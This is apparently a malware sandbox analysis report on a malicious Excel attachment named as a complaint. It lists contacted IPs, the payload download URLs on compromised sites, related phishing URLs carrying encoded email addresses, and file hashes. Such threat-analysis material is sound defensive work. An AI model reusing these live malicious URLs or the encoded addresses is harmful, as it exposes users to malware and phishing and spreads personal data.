http://https://dev0-api.acompli.net/autodetect	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://web.microsoftstream.com/video/	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://graph.windows.net	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://dataservice.o365filtering.com/	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://weather.service.msn.com/data.aspx	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://apis.live.net/v5.0/	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://management.azure.com	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://incidents.diagnostics.office.com	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://api.office.net	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://entitlement.diagnostics.office.com	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://outlook.office.com/	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://storage.live.com/clientlogs/uploadlocation	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://templatelogging.office.com/client/log	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://outlook.office365.com/	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://webshell.suite.office.com	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http:// https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://management.azure.com/	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://ncus-000.contentsync.	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http:// https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://devnull.onenote.com	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http:// https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://messaging.office.com/	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http:// https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://augloop.office.com/v2	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http:// https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://skyapi.live.net/Activity/	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://dataservice.o365filtering.com	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	3A40564D-B724-4EFB-A118-962203 52F3F1.0.dr	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.241.80.6	unknown	United States		46606	UNIFIEDLAYER-AS-1US	false
138.36.237.100	unknown	Argentina		27823	DattateccomAR	false
91.199.212.52	unknown	United Kingdom		48447	SECTIGOGB	false
72.52.227.180	unknown	United States		32244	LIQUIDWEBUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356738
Start date:	23.02.2021
Start time:	15:56:39
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 50s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Complaint-1992179913-02182021.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	32
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal84.expl.evad.winXLS@11/8@4/4
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, RuntimeBroker.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 104.43.193.48, 23.211.6.115, 13.64.90.137, 52.109.32.63, 52.255.188.83, 52.109.8.22, 168.61.161.212, 104.42.151.234, 184.30.20.56, 51.11.168.160, 2.20.142.209, 2.20.142.210, 40.126.31.137, 40.126.31.6, 40.126.31.8, 20.190.159.132, 40.126.31.139, 40.126.31.135, 20.190.159.138, 40.126.31.4, 51.104.139.180, 92.122.213.194, 92.122.213.247, 20.54.26.129 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, www.tm.a.prd.aadg.trafficmanager.net, e12564.dspb.akamaiedge.net, login.live.com, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, officeclient.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, login.msa.msidentity.com, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, store-images.s-microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, dub2.next.a.prd.aadg.trafficmanager.net, skypedataprdcolwus16.cloudapp.net, europe.configsvc1.live.com.akadns.net, www.tm.lg.prod.aadmsa.trafficmanager.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
162.241.80.6	Complaint-1992179913-02182021.xls	Get hash	malicious	Browse	• pathinanchilearthmovers.com/eznwcdhx/442506594960648000000.dat
	Complaint-447781983-02182021.xls	Get hash	malicious	Browse	• pathinanchilearthmovers.com/eznwcdhx/442506013027778000000.dat
	Complaint-447781983-02182021.xls	Get hash	malicious	Browse	• pathinanchilearthmovers.com/eznwcdhx/442505962452546000000.dat
	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• pathinanchilearthmovers.com/eznwcdhx/442459602297454000000.dat
	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• pathinanchilearthmovers.com/eznwcdhx/442459552937500000000.dat
138.36.237.100	Complaint-1992179913-02182021.xls	Get hash	malicious	Browse	• jugueterialatorre.com.ar/xjzpfwc/4425065949606480000000.dat
	Complaint-447781983-02182021.xls	Get hash	malicious	Browse	• jugueterialatorre.com.ar/xjzpfwc/4425060130277780000000.dat
	Complaint-447781983-02182021.xls	Get hash	malicious	Browse	• jugueterialatorre.com.ar/xjzpfwc/4425059624525460000000.dat
	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• jugueterialatorre.com.ar/xjzpfwc/4424596022974540000000.dat
	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• jugueterialatorre.com.ar/xjzpfwc/4424595529375000000000.dat
	CompensationClaim-46373845-02032021.xls	Get hash	malicious	Browse	• jugueteriaelgato.com.ar/zsrrq/416212.jpg
	CompensationClaim-46373845-02032021.xls	Get hash	malicious	Browse	• jugueteriaelgato.com.ar/zsrrq/416212.jpg
	CompensationClaim-1245593270-02032021.xls	Get hash	malicious	Browse	• loonytoys.com.ar/rqksqzjvcmv/416212.jpg
	CompensationClaim-1245593270-02032021.xls	Get hash	malicious	Browse	• loonytoys.com.ar/rqksqzjvcmv/416212.jpg

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	fp5H5ulYUE5566sbSLC2.xls	Get hash	malicious	Browse	• loonytoys.com.ar/rqksqzjvcmv/416212.jpg
	fp5H5ulYUE5566sbSLC2.xls	Get hash	malicious	Browse	• loonytoys.com.ar/rqksqzjvcmv/416212.jpg
91.199.212.52	Complaint-447781983-02182021.xls	Get hash	malicious	Browse	• crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt
	CorpReport.exe	Get hash	malicious	Browse	• crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt
	sys.dll	Get hash	malicious	Browse	• crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt
	CorpReport.exe	Get hash	malicious	Browse	• crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt
	CorpReport.exe	Get hash	malicious	Browse	• crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt
	ReportCorp.exe	Get hash	malicious	Browse	• crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt
	1S0a576pAR.exe	Get hash	malicious	Browse	• crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt
	NJx63jHebE.exe	Get hash	malicious	Browse	• crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt
	EmployeeComplaintReport.exe	Get hash	malicious	Browse	• crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt
	ct.dll	Get hash	malicious	Browse	• crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt
	CompensationClaim-46373845-02032021.xls	Get hash	malicious	Browse	• crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt
	http://https://emailcpcc-my.sharepoint.com:443/:b:/g/personal/aswania0_email_cpcc_edu/ESAvfBZdvHBMvBJK1bnZfsoBXf5RRY-PIqJk-UtmqkDXjQ?e=4%3auSHA5p&at=9&d=DwMBaQ	Get hash	malicious	Browse	• crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	rib.exe	Get hash	malicious	Browse	• crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt
	http://https://blog.premiershop.com.br/check/m.php	Get hash	malicious	Browse	• crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt
	http://https://sixtiescity.net/	Get hash	malicious	Browse	• crt.sectigo.com/SectigoRSAOrganizationValidationSecureServerCA.crt
	http://lupnfykektpyfxalupnfykektpyfxalupnfykektpyfxa.reiscooqer.com/bGVlLmZpcmVrQGJyaXRpc2hnYXMuY28udWs=	Get hash	malicious	Browse	• zerossl.crt.sectigo.com/ZeroSSLRSADomainSecureSiteCA.crt
	http://lupnfykektpyfxalupnfykektpyfxalupnfykektpyfxa.reiscooqer.com/bGVlLmZpcmVrQGJyaXRpc2hnYXMuY28udWs=	Get hash	malicious	Browse	• zerossl.crt.sectigo.com/ZeroSSLRSADomainSecureSiteCA.crt
	http://zmisrgramkgzgcwzmisrgramkgzgcwzmisrgramkgzgcw.pacificcaqital.com/bGFtQHNwYXJub3JkLmRr	Get hash	malicious	Browse	• zerossl.crt.sectigo.com/ZeroSSLRSADomainSecureSiteCA.crt
	http://zaimwlqldrvcd.sweetwaterssecurities.com/dGVzdEB0ZXN0LmNvbQ==	Get hash	malicious	Browse	• zerossl.crt.sectigo.com/ZeroSSLRSADomainSecureSiteCA.crt
	http://zvzuholzrkbla.leedsvvest.com/Y2hhcmxlcy55ZWVAbGl2aWJhbmsuY29t	Get hash	malicious	Browse	• zerossl.crt.sectigo.com/ZeroSSLRSADomainSecureSiteCA.crt

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
crt.sectigo.com	Complaint-1992179913-02182021.xls	Get hash	malicious	Browse	• 91.199.212.52
	Complaint-447781983-02182021.xls	Get hash	malicious	Browse	• 91.199.212.52
	Complaint-447781983-02182021.xls	Get hash	malicious	Browse	• 91.199.212.52
	CorpReport.exe	Get hash	malicious	Browse	• 91.199.212.52
	sys.dll	Get hash	malicious	Browse	• 91.199.212.52
	CorpReport.exe	Get hash	malicious	Browse	• 91.199.212.52
	CorpReport.exe	Get hash	malicious	Browse	• 91.199.212.52
	ReportCorp.exe	Get hash	malicious	Browse	• 91.199.212.52
	1S0a576pAR.exe	Get hash	malicious	Browse	• 91.199.212.52
	NJx63jHebE.exe	Get hash	malicious	Browse	• 91.199.212.52
	EmployeeComplaintReport.exe	Get hash	malicious	Browse	• 91.199.212.52
	ct.dll	Get hash	malicious	Browse	• 91.199.212.52
	CompensationClaim-46373845-02032021.xls	Get hash	malicious	Browse	• 91.199.212.52
	CompensationClaim-46373845-02032021.xls	Get hash	malicious	Browse	• 91.199.212.52
	documents.doc	Get hash	malicious	Browse	• 91.199.212.52
	ST_Heodo_ST_2021-01-05_19-42-11-017.eml_20210105Rechnung.doc_analyze.doc	Get hash	malicious	Browse	• 91.199.212.52
	N.11389944 BS 05 gen 2021.doc	Get hash	malicious	Browse	• 91.199.212.52
	PSX7103491.doc	Get hash	malicious	Browse	• 91.199.212.52
	Beauftragung.doc	Get hash	malicious	Browse	• 91.199.212.52
	#U00e0#U00a4#U00ac#U00e0#U00a5#U20ac#U00e0#U00a4#U0153#U00e0#U00a4#U2022.doc	Get hash	malicious	Browse	• 91.199.212.52

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
rzminc.com	Complaint-447781983-02182021.xls	Get hash	malicious	Browse	• 72.52.227.180
	Complaint-447781983-02182021.xls	Get hash	malicious	Browse	• 72.52.227.180
	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• 72.52.227.180
	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• 72.52.227.180
jugueterialatorre.com.ar	Complaint-1992179913-02182021.xls	Get hash	malicious	Browse	• 138.36.237.100
	Complaint-447781983-02182021.xls	Get hash	malicious	Browse	• 138.36.237.100
	Complaint-447781983-02182021.xls	Get hash	malicious	Browse	• 138.36.237.100
	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• 138.36.237.100
	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• 138.36.237.100
pathinanchilearthmovers.com	Complaint-1992179913-02182021.xls	Get hash	malicious	Browse	• 162.241.80.6
	Complaint-447781983-02182021.xls	Get hash	malicious	Browse	• 162.241.80.6
	Complaint-447781983-02182021.xls	Get hash	malicious	Browse	• 162.241.80.6
	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• 162.241.80.6
	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• 162.241.80.6

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DattateccomAR	Complaint-1992179913-02182021.xls	Get hash	malicious	Browse	• 138.36.237.100
	Complaint-447781983-02182021.xls	Get hash	malicious	Browse	• 138.36.237.100
	Complaint-447781983-02182021.xls	Get hash	malicious	Browse	• 138.36.237.100
	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• 138.36.237.100
	SecuriteInfo.com.Heur.10413.xls	Get hash	malicious	Browse	• 138.36.237.100
	swift copy pdf.exe	Get hash	malicious	Browse	• 200.58.111.74
	Purchase Order _pdf.exe	Get hash	malicious	Browse	• 200.58.111.74
	Purchase Order _pdf.exe	Get hash	malicious	Browse	• 200.58.111.74
	CompensationClaim-46373845-02032021.xls	Get hash	malicious	Browse	• 138.36.237.100
	CompensationClaim-46373845-02032021.xls	Get hash	malicious	Browse	• 138.36.237.100
	CompensationClaim-1245593270-02032021.xls	Get hash	malicious	Browse	• 138.36.237.100
	CompensationClaim-1245593270-02032021.xls	Get hash	malicious	Browse	• 138.36.237.100
	fp5H5ulYUE5566sbSLC2.xls	Get hash	malicious	Browse	• 138.36.237.100
	fp5H5ulYUE5566sbSLC2.xls	Get hash	malicious	Browse	• 138.36.237.100
	Payment Advice.xlsx	Get hash	malicious	Browse	• 66.97.33.176
	Meezan Bank Payment.xlsx	Get hash	malicious	Browse	• 179.43.117.150
	Walmart Order.xlsx	Get hash	malicious	Browse	• 179.43.117.150
	INQUIRY-NOV-ORDER.xls	Get hash	malicious	Browse	• 179.43.114.162
	http://https://bit.ly/38rE21V?/rt/stone/	Get hash	malicious	Browse	• 200.58.98.166
	PQ-237.xls	Get hash	malicious	Browse	• 66.97.33.213
SECTIGOGB	Complaint-447781983-02182021.xls	Get hash	malicious	Browse	• 91.199.212.52
	CorpReport.exe	Get hash	malicious	Browse	• 91.199.212.52
	sys.dll	Get hash	malicious	Browse	• 91.199.212.52
	CorpReport.exe	Get hash	malicious	Browse	• 91.199.212.52
	CorpReport.exe	Get hash	malicious	Browse	• 91.199.212.52
	ReportCorp.exe	Get hash	malicious	Browse	• 91.199.212.52
	1S0a576pAR.exe	Get hash	malicious	Browse	• 91.199.212.52
	NJx63jHebE.exe	Get hash	malicious	Browse	• 91.199.212.52
	EmployeeComplaintReport.exe	Get hash	malicious	Browse	• 91.199.212.52
	ct.dll	Get hash	malicious	Browse	• 91.199.212.52
	CompensationClaim-46373845-02032021.xls	Get hash	malicious	Browse	• 91.199.212.52
	http://https://emailcpcc-my.sharepoint.com:443/:b:/g/personal/aswania0_email_cpcc_edu/ESAvfBZdvHBMvBJK1bnZfsoBXf5RRY-PIqJk-UtmqkDXjQ?e=4%3auSHA5p&at=9&d=DwMBaQ	Get hash	malicious	Browse	• 91.199.212.52
	rib.exe	Get hash	malicious	Browse	• 91.199.212.52
	http://https://blog.premiershop.com.br/check/m.php	Get hash	malicious	Browse	• 91.199.212.52
	http://https://sixtiescity.net/	Get hash	malicious	Browse	• 91.199.212.52
	http://lupnfykektpyfxalupnfykektpyfxalupnfykektpyfxa.reiscooqer.com/bGVlLmZpcmVrQGJyaXRpc2hnYXMuY28udWs=	Get hash	malicious	Browse	• 91.199.212.52
	http://lupnfykektpyfxalupnfykektpyfxalupnfykektpyfxa.reiscooqer.com/bGVlLmZpcmVrQGJyaXRpc2hnYXMuY28udWs=	Get hash	malicious	Browse	• 91.199.212.52
	http://zmisrgramkgzgcwzmisrgramkgzgcwzmisrgramkgzgcw.pacificcaqital.com/bGFtQHNwYXJub3JkLmRr	Get hash	malicious	Browse	• 91.199.212.52

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://zaimwlqldrvcd.sweetwaterssecurities.com/dGVzdEB0ZXN0LmNvbQ==	Get hash	malicious	Browse	• 91.199.212.52
	http://zvzuholzrkbla.leedsvvest.com/Y2hhcmxlcy55ZWVAbGl2aWJhbmsuY29t	Get hash	malicious	Browse	• 91.199.212.52
UNIFIEDLAYER-AS-1US	Complaint-1992179913-02182021.xls	Get hash	malicious	Browse	• 162.241.80.6
	Complaint-447781983-02182021.xls	Get hash	malicious	Browse	• 162.241.80.6
	Complaint-447781983-02182021.xls	Get hash	malicious	Browse	• 162.241.80.6
	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe	Get hash	malicious	Browse	• 50.116.112.43
	ORDER SPECIFICATIONS.exe	Get hash	malicious	Browse	• 50.87.196.120
	PO-A2174679-06.exe	Get hash	malicious	Browse	• 192.185.78.145
	22 FEB -PROCESSING.xlsx	Get hash	malicious	Browse	• 108.167.156.42
	CV-JOB REQUEST_____PDF.EXE	Get hash	malicious	Browse	• 192.185.181.49
	PO.exe	Get hash	malicious	Browse	• 192.185.0.218
	Complaint-1091191320-02182021.xls	Get hash	malicious	Browse	• 192.185.16.95
	ESCANEAR_FACTURA-20794564552_docx.exe	Get hash	malicious	Browse	• 162.214.158.75
	AWB-INVOICE_PDF.exe	Get hash	malicious	Browse	• 192.185.46.55
	iAxkn PDF.exe	Get hash	malicious	Browse	• 192.185.10 0.181
	carta de pago pdf.exe	Get hash	malicious	Browse	• 192.185.5.166
	PO.exe	Get hash	malicious	Browse	• 108.179.232.42
	payment details.pdf.exe	Get hash	malicious	Browse	• 50.87.95.32
	new order.exe	Get hash	malicious	Browse	• 108.179.232.42
	CV-JOB REQUEST_____pdf.exe	Get hash	malicious	Browse	• 192.185.181.49
	RdLlHaxEKP.exe	Get hash	malicious	Browse	• 162.214.184.71
	Drawings2.exe	Get hash	malicious	Browse	• 198.57.247.220

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	Purchase Order list.exe	Get hash	malicious	Browse	• 138.36.237.100
	Complaint-447781983-02182021.xls	Get hash	malicious	Browse	• 138.36.237.100
	SHIPPING-DOCUMENT.docx	Get hash	malicious	Browse	• 138.36.237.100
	REVISED ORDER 2322020.EXE	Get hash	malicious	Browse	• 138.36.237.100
	PO112000891122110.exe	Get hash	malicious	Browse	• 138.36.237.100
	OutplayedInstaller (1).exe	Get hash	malicious	Browse	• 138.36.237.100
	Facecheck - app-Installer (1).exe	Get hash	malicious	Browse	• 138.36.237.100
	Buff-Installer (9).exe	Get hash	malicious	Browse	• 138.36.237.100
	coltTicket#513473.htm	Get hash	malicious	Browse	• 138.36.237.100
	FortPlayerInstaller.exe	Get hash	malicious	Browse	• 138.36.237.100
	RGB HeroInstaller.exe	Get hash	malicious	Browse	• 138.36.237.100
	Buff-Installer.exe	Get hash	malicious	Browse	• 138.36.237.100
	unmapped_executable_of_polyglot_duke.dll	Get hash	malicious	Browse	• 138.36.237.100
	smartandfinalTicket#51347303511505986.htm	Get hash	malicious	Browse	• 138.36.237.100
	f4b1bde3-706a-40d2-8ace-693803810b6f.exe	Get hash	malicious	Browse	• 138.36.237.100
	LIQUIDACION INTERBANCARIA 02_22_2021.xls	Get hash	malicious	Browse	• 138.36.237.100
	document-550193913.xls	Get hash	malicious	Browse	• 138.36.237.100
	GUEROLA INDUSTRIES N#U00ba de cuenta.exe	Get hash	malicious	Browse	• 138.36.237.100
	receipt145.htm	Get hash	malicious	Browse	• 138.36.237.100
	xerox for hycite.htm	Get hash	malicious	Browse	• 138.36.237.100

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\30D802E0E248FEE17AAF4A62594CC75A	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\30D802E0E248FEE17AAF4A62594CC75A	
Size (bytes):	1559
Entropy (8bit):	7.399832861783252
Encrypted:	false
SSDEEP:	48:B4wgi+96jf8TXJgnXpxi4sVtcTtrdoh+S:KiIq0eZnep
MD5:	ADAB5C4DF031FB9299F71ADA7E18F613
SHA1:	33E4E80807204C2B6182A3A14B591ACD25B5F0DB
SHA-256:	7FA4FF68EC04A99D7528D5085F94907F4D1DD1C5381BACDC832ED5C960214676
SHA-512:	983B974E459A46EB7A3C8850EC90CC16D3B6D4A1505A5BCDD710C236BAF5AADC58424B192E34A147732E9D436C9FC04D896D8A7700FF349252A57514F588C6A
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	0...0.....}[Q&.v...t...S..0...*.H.....0..1.0...U....US1.0...U....New Jersey1.0...U....Jersey City1.0...U....The USERTRUST Network1.0,..U...%USERTrust RSA Certification Authority0...181102000000Z..301231235959Z0..1.0...U....GB1.0...U....Greater Manchester1.0...U....Salford1.0...U....Sectigo Limited1705..U....Sectigo RSA Domain Validation Secure Server CA0.."0...*.H.....0.....s3..< ....E..>..?.A.20.l.....-?.M.....b..Hy...N..2%.....P?.L.@*.9.....2A.&.#z. ... .<.Do.u..@.2.....#>...o]Q.j.i.O.ri..Lm.....~... ...7x...4.V.X....d[.7..(h.V...\.....$..0.....z...B.....J.....@..o.BJd..0....'Z..X.....c.oV...`4.t....._.....n0..j0...U.#..0...Sy.Z.+J.T.....f.0...U.....^.T...w.....a.0...U.....0...U.... ...0.....0...U.%..0...+.....+.....0...U. ..0.0...U. .0...g.....0P..U...I0G0E.C.A.?http://crl.usertrust.com/USERTrustRSACertificationAuthority.crl0v..+.....j0h0?..+.....0..3http://crt.usertrust.com/USERTrustRSAAddTrustCA.crt0%..+.....0.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\30D802E0E248FEE17AAF4A62594CC75A	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	282
Entropy (8bit):	3.1079460455882972
Encrypted:	false
SSDEEP:	3:kkFklrGmaE/XfllXlE/lPbXx8bqlF8tlije9DZl2i9XYolzIIlMltuN7ANJbZ15z:kKVTkqjXxp9jKFlIaYM2+/LOjA/
MD5:	5C0062E1FDB7DD1FA8E52F75B646DB76
SHA1:	FD494729C69970219FF8E770389F06C234DF0B80
SHA-256:	9BA8C1B92E4FA8A1AD67B0742654642F1B375E3AB1A6ECF94E3C62C5B2AAF385
